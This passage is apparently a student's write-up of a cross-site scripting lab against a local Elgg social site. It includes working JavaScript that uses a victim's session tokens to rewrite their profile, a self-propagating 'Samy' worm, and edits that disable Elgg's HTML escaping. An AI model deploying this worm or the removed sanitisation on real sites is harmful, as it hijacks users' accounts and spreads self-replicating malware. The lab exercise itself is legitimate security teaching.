var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token; var desc="&description=Samy is my hero";
desc+="&accesslevel%5Bdescription%5d=2" var content=token + ts + desc + guid; //FILL IN
var samyGuid=47; //FILL IN
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);}}
</script>
```




Edit profile

Display name: Samy

About me

```
<script type="text/javascript">window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token; var desc="&description=Samy is my hero";
desc+="&accesslevel%5Bdescription%5d=2" var content=token + ts + desc + guid; //FILL IN
var samyGuid=47; //FILL IN
var sendurl="http://www.xsslabelgg.com/action/profile/edit"; if(elgg.session.user.guid!=samyGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
```



Alice

About me


Samy is my hero

As seen from the above screenshot. This task is similar to the previous one except that we change the URL. In this task whoever visit Samy's profile will get infected. We can see that Alice about me section was edited.

Question 3:

It is Samy's GUID to prevent samy from attacking itself. If we remove this line then Samy will attack himself and its own about me section will get edited.


Task 6



Computer Security [Running] - Oracle VM VirtualBox

*Untitled Document 1 - gedit

```
<script type="text/javascript">window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token; var desc="&description=Samy is my hero";
desc+="&accesslevel%5Bdescription%5d=2" var content=token + ts + desc + guid; //FILL IN
var samyGuid=47; //FILL IN
var sendurl="http://www.xsslabelgg.com/action/profile/edit"; if(elgg.session.user.guid!=samyGuid){
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);}}
</script>
```



Computer Security [Running] - Oracle VM VirtualBox

Edit profile : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/profile/samy/edit

XSS Lab Site

Edit profile

Display name: Samy

About me


```
<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
//put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
//Set the content and access level for the description filed
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc += "&accesslevel%5Bdescription%5d=2";
```

Public

Brief description

Public


Location



Charlie

About me


SAMY is MY HERO



Alice

About me


SAMY is MY HERO


Boby : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/profile/boby

XSS Lab Site

Boby
About me
SAMY is MY HERO


Results for "samy" : XSS Lab Site - Mozilla Firefox

www.xsslabelgg.com/search?q=samy&entity_type=user&entity_subtype=0&offset=0&search_type=entities

Results for "samy"

Users

Alice
About me: SAMY is MY HERO window.onload = function(){ var headerTag...l for the description filed var desc = "&description=SAMY+is+MY+HERO" + wormCode; desc...action/friends/add" + "?friend=47" + token + ts; var samyGuid=47; //FILL IN if(elgg.ses...
a minute ago

Boby
About me: SAMY is MY HERO window.onload = function(){ var headerTag...l for the description filed var desc = "&description=SAMY+is+MY+HERO" + wormCode; desc...action/friends/add" + "?friend=47" + token + ts; var samyGuid=47; //FILL IN if(elgg.ses...
just now


Charlie
About me: SAMY is MY HERO window.onload = function(){ var headerTag...l for the description filed var desc = "&description=SAMY+is+MY+HERO" + wormCode; desc...action/friends/add" + "?friend=47" + token + ts; var samyGuid=47; //FILL IN if(elgg.ses...
2 minutes ago

Samy (samy)
About me: ...ent and access level for the description filed var desc = "&description=SAMY+is+MY+HERO" + wormCode; desc...www.xsslabelgg.com/action/friends/add" + "?friend=47" + token + ts; var samyGuid=47; //FILL IN if(elgg.se...
3 minutes ago

In this task we are using the DOM approach. Whenever the infected page is loaded by any victim it is copied to Document Object Model (DOM) and thus, whenever the other victim visits the other victim's infected page then that victim page gets infected.


We can see from the above screenshots when one user visits the other infected user they all eventually get infected.

Task 7




Deactivate HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

Deactivate User Validation by Email Simple user account validation through email.


*text.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit
Open
Save
PHP
Tab Width: 8
Ln 12, Col 1
INS


```php
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```



*url.php (/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output) - gedit

```php
        unset($vars['value']);
}

if (isset($vars['text'])) {
        if (elgg_extract('encode_text', $vars, false)) {
                // $text = htmlspecialchars($vars['text'], ENT_QUOTES, 'UTF-8', false);
                $text = $vars['text'];
        } else {
                $text = $vars['text'];
        }
        unset($vars['text']);
} else {
        $text = htmlspecialchars($url, ENT_QUOTES, 'UTF-8', false);
        //$text = $url;
}

unset($vars['encode_text']);

if ($url) {
        $url = elgg_normalize_url($url);

        if (elgg_extract('is_action', $vars, false)) {
                $url = elgg_add_action_tokens_to_url($url, false);
        }

        $is_trusted = elgg_extract('is_trusted', $vars);
        if (!$is_trusted) {
                $url = strip_tags($url);
                if (!isset($vars['rel'])) {
                        if ($is_trusted === null) {
                                $url_host = parse_url($url, PHP_URL_HOST);
                                $site_url = elgg_get_site_url();
                                $site_url_host = parse_url($site_url, PHP_URL_HOST);
